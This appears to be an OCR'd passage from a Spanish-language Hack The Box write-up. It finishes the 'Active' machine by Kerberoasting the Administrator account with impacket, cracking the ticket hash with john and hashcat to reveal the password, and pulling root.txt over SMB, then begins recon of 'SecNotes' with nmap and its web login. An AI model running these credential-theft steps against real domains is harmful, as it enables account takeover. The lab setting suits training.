┌──[ethicalhackingcop@parrot]─[~/Descargas/Hacking-Tools/impacket/examples]
└─$sudo ./GetUserSPNs.py -request -debug -save -dc-ip 10.10.10.100 active.htb/SVC_TGS
[sudo] password for ethicalhackingcop:
Impacket v0.9.17 - Copyright 2002-2018 Core Security Technologies

Password:
[+] Connecting to 10.10.10.100, port 389, SSL False
[+] Total of records returned 4
ServicePrincipalName  Name           MemberOf                                                PasswordLastSet      LastLogon
--------------------  -------------  ------------------------------------------------------  -------------------  -------------------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 14:06:40  2018-12-10 17:40:00
```

```
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$69d0c47754e87cace88f3cae945efe4d$f6d81dc89646a30ae5220172c1182c86250e03696b074a7
886871f5e0a732c54d8e261da47ce02a76a9e5b2ebf95c9e56ebdc9d6bbbf4b0a08f06eadae911174bb4feabc4735cda352bcf64b1944e975fa6047a31251f366a7a647
d4f0a46b049af7b64c6c08162c86c48710f034641d1f3f9059dfb494571e5a4289cf81bafe10a541c997721218a313d0a35bec829a4897648e26544a04cdacc2c4e8466
d0bac8a2cb1448925f18c0b55dad7033464aa4ae17df1fc026b13cf233a23c3d0b69a08f4d03f2ba2aaf4fd4c610171f3f663020fd944d78b38be23c17aecb9579188e5
31be7e272742b804acb7979f2e98347530b01bf256ed5ac80bbb56a5ae7c94f7e33687397679f37e38733de8ad1f1d82af1201fd1e10942a7e20c00dbb8e4e653fa6de8
c59d1e9213f5fff222ce90dcea8733ecda31c48e3462d0f44d8d0e797e1aed35f4e29888093d222fbdb7f119fa1777d096034739ac8c95c131b802d31c5ce43060914ea
bb560204d79beb17ea7795203317dd8170851b4efb9daee470c7da8fb821f90cba57e7bb484aad8a28d5332807f6efc160b5ffc8a5d2e42e10cc17ca71482b7d9cf672c
1bc2b8ad31214ebec249500ae9d4f1cd88ec40511f4108c6901f5d2c5ce277bfaa7990c4c4756f4dec82928079fe7bf58f4a04504cc661cc9cbcd7a4eb37ecc00bae984
1904e22680bc34d8587cff7ed376e97ceadfaa57ded854eaba494bc6771a3bb3bfba9598a6212aa215f7f49901af6c2f55f381455a72891d2746c6a0b47398892534e28
712ac20401b2eb866db9c538c6536aa0b608454c04b9abce9facc68faa6dcd808e5ddd07438101180fdd1bbcdd7e7c0d8b90a7066e4462610068885572ef15dbb548911
85c2f74ab5ed04cadf59628905eb20a02244fecea1aaac27c4149c63fb5b2aed45c409dd14ce3546319ac48d24843fb4c6ab2706799d1c94d6cc929dfe1b4a4647229ae
3321a59b37e0ee69ced855c191e3ef4524ce77e3d2cb287c0a6b3f81fe0f7fa257dec28c4a4d7e0cf3d94b3d5bb7f4ca4aa4021960df9c077e0a7d1127f3d78fc8ac533
20c4064673c687ddb0beb8b6747cec5e1320fce731a693b3e73c884e8177158a8ebc6dd3a16c5e025603fc51ee6f5b7c336c4268d0fad818ceb85c052d1d2224d55be5d
ada42cd614605df67ed7768d70ca092002ba246a32fdd398632aecf927f625886ca5c2317ae65de48b7aa43c8d15564f05b6b9094032e64c7
```

EXPLOTACIÓN DEL ROOT.

```
┌──[root@parrot]─[/home/ethicalhackingcop/Descargas/Hacking-Tools/JohnTheRipper/run]
└──#./john /home/ethicalhackingcop/Descargas/HTB/active/LDAPhash.txt /home/ethicalhackingcop/Descargas/rockyou.txt --format=krb5tgs
Warning: invalid UTF-8 seen reading /home/ethicalhackingcop/Descargas/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any
0g 0:00:00:19  3/3 0g/s 76246p/s 76246c/s 76246C/s 059079..045949
```

```
C:\Users\Usuario\Documents\hashcat-5.1.0>hashcat64.exe -m 13100 C:\Users\Usuario\Documents\hashcat-5.1.0\hash.txt -o pass C:\Users\U
suario\Documents\hashcat-5.1.0\rockyou.txt
hashcat (v5.1.0) starting...

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: Intel's OpenCL runtime (GPU only) is currently broken.
             We are waiting for updated OpenCL drivers from Intel.
             You can use --force to override, but do not report related errors.
OpenCL Platform #1: NVIDIA Corporation
======================================
* Device #1: GeForce 940MX, 512/2048 MB allocatable, 3MCU

OpenCL Platform #2: Intel(R) Corporation
========================================
* Device #2: Intel(R) HD Graphics 620, skipped.
* Device #3: Intel(R) Core(TM) i7-7500U CPU @ 2.70GHz, skipped.

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1
```

EXPLOTACIÓN DEL ROOT.

```
Dictionary cache hit:
* Filename..: C:\Users\Usuario\Documents\hashcat-5.1.0\rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384


Session..........: hashcat
Status...........: Cracked
Hash.Type........: Kerberos 5 TGS-REP etype 23
Hash.Target......: $krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~4...1fd327
Time.Started.....: Thu Apr 04 18:29:27 2019 (6 secs)
Time.Estimated...: Thu Apr 04 18:29:33 2019 (0 secs)
Guess.Base.......: File (C:\Users\Usuario\Documents\hashcat-5.1.0\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1945.6 kH/s (10.50ms) @ Accel:256 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 10567680/14344384 (73.67%)
Rejected.........: 0/10567680 (0.00%)
Restore.Point....: 10518528/14344384 (73.33%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: VALERIA04 -> TGVbiyz1

Started: Thu Apr 04 18:29:14 2019
Stopped: Thu Apr 04 18:29:34 2019
```

EXPLOTACIÓN DEL ROOT.

```
C:\Users\Usuario\Documents\hashcat-5.1.0>type pass
$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$424af183a10501b1dd471a81056871e7$382e618fcf30207f94f74
3c765f74f82bbe748ae32456f7f773316dd193d3d56b533c141fbd4f81125eebdbf5a42c40e8ba58d6d13ce0dd8643f8808b3d87358b3
607ab7d18f5daf200b57ab9a203398f34fe8c8d9af4a062f610d9349752ed3f48135abca4f020c3cddafee415ca02b1de8dba354a0dd2
a84fbf9165a2d9f81bd82e3dce3d8086031a2d39fb8786cd0518a24887f71471a37494419b77499b52fb1bf7280e3f893fd321b096b99
9dcdfee5a8bef87bf293fb5ed432efa2a6c134cd5d74a7e9d4677933fc9cffa25692ae878757e67402295c068204b24eca0bb399a0f11
b2a1a7b65af0e29ba68e3bcf95a002a52e1ecdee925b62d5d609328ed4348db8b9ec4fc43c82509ba75fc30ba50f7a3dbee5335fb3f29
5ded9d79a7a03a2c6bb6854089fabafe911ad7b57fd99c6448c3abb32bcb58de81f2c766233975b62e627abb1ae5186a08fbcc8d7166d
a957a2ff9dd7e547700cafd79f33ad74dfa369334b7078b4b4a0ba82c5888829d1debbae14eca7ec13379f4a64b26a472a132d7c23314
9543d08789e900fceae3103d7d8a489afa1f5620d3b2df2cf2964a3dbb58feb0af334e63c70eddc5ebd2da65359252fb18f7b249a4b00
fc27b2a5f226e0ef550c1c5e1c2c489722d2862fdab835a9c64cd630530bc3072b4fc9260c6a41cf7added06cacbd8f726085f25490ab
5045d5759ea3442cb229ebc8c8e51e2652542c60ad751c5d6f46ed5aade8aee936ddb43123ed38f5cc4f2fe13942ec995d89d38041c36
084fc2ccabea4017d73ae95d0dc419297b21dd030e53f8304cfcd3be2d5e1aca338f85fb1ec6f0535c924462a12c136b256fa3190e25b
2be844b436c9c2a8528ec3b08ea0da464ca773badeb9cc3959dc802ecee96ac0e1afdd5e67d886b293465c9150c521672a795c12a193d
2b8334e45b8084b44d59da62c2847b8e3ddd562b76454a3452063f0173073261590bfec70e2713693a7d4ba2619bcb896f22fc3fb1f2c
e9fcbd9e23faf7a7d2207ed90a37b17027f15b7a20fdc7772de70df42e7c9275742633482c1db6bcbc55abe5abd56dd4c5ddac5f0fe71
f224c00b42ef24bd4c563e64341e62c6f94eb735d39ce65b5cccfc70710fbd949a5e37623ef66616136ef3e5ccd2b90ed0a3093c40d81
646feae0b6a109a22bf98cb9041a7c5fd5051cd5f49a5c703ec36756403cc553747d07d0fa57f3a90cb396d59260fcc81e9be600e139d
e3fcd2ec81fd327:Ticketmaster1968
```

EXPLOTACIÓN DEL ROOT.

```
┌──[root@parrot]─[/home/ethicalhackingcop]
└──╼ #smbclient \\\\10.10.10.100\\Users -U Administrator
Enter WORKGROUP\Administrator's password:
Try "help" to get a list of possible commands.
smb: \>
```

```
smb: \Administrator\> cd Desktop\
smb: \Administrator\Desktop\> ls
  .                                   DR        0  Mon Jul 30 08:50:10 2018
  ..                                  DR        0  Mon Jul 30 08:50:10 2018
  desktop.ini                        AHS      282  Mon Jul 30 08:50:10 2018
  root.txt                            A       34  Sat Jul 21 10:06:07 2018

                10459647 blocks of size 4096. 4920866 blocks available
smb: \Administrator\Desktop\> get root.txt
getting file \Administrator\Desktop\root.txt of size 34 as root.txt (0,0 KiloBytes/sec) (average 0,0 KiloBytes/sec)
```

Nivel 4

SECNOTES

OS: WINDOWS

DIFICULTAD: MEDIA
5 / 10


PUNTOS: 30 PTS

IP: 10.10.10.97

RECONOCIMIENTO Y ESCANEO

```
Nmap 7.70 scan initiated Tue Jan  8 03:35:29 2019 as: nmap -A -sV -p- -oN secnotesFullNMAP.txt 10.10.
10.97
Nmap scan report for 10.10.10.97
Host is up (0.34s latency).
Not shown: 65532 filtered ports
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows XP (85%)
OS CPE: cpe:/o:microsoft:windows_xp::sp2
Aggressive OS guesses: Microsoft Windows XP SP2 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h40m01s, deviation: 4h37m10s, median: 0s
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
```

RECONOCIMIENTO Y ESCANEO



RECONOCIMIENTO Y ESCANEO

No seguro | 10.10.10.97:8808

Windows

Internet Information Services

Welcome
Bienvenue
Tervetuloa
ようこそ
Benvenuto
歡迎
Bienvenido
Hoş geldiniz
ברוכים הבאים
Bem-vindo
Καλώς ορίσατε
Vítejte
Välkommen
환영합니다
Добро пожаловат
مرحبا
欢迎
Willkommen
Velkommen
Witamy

Microsoft

Elements | Console | Sources | Network | Performance | Memory

```
<!doctype html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
▼<head>
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
    <title>IIS Windows</title>
  ▶<style type="text/css">…</style>
  </head>
… ▼<body> == $0
  ▼<div id="container">
    ▼<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409">
        <img src="iisstart.png" alt="IIS" width="960" height="600">
      </a>
    </div>
  </body>
</html>
```

RECONOCIMIENTO Y ESCANEO

Login

Please fill in your credentials to login.

Username

Password

Login

Don't have an account? Sign up now.

Sign Up

Please fill this form to create an account.

Username

ethcop

Password

••••••


Confirm Password

••••••


Submit Reset

Already have an account? Login here.

